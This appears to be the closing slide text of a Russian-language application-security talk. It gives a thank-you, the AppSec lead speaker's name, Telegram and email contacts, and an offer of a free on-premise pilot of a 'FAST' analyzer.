- Обзор инструментов



@FRONTSECOPS

Спасибо!

Михаил Парфенов
AppSec Lead

tg: @mkparfenov

dpa-analytics.ru

info@dpa-analytics.ru

<https://t.me/FrontSecOps>



Бесплатный пилот
FAST-анализатора
(on-premise)



@FRONTSECOPS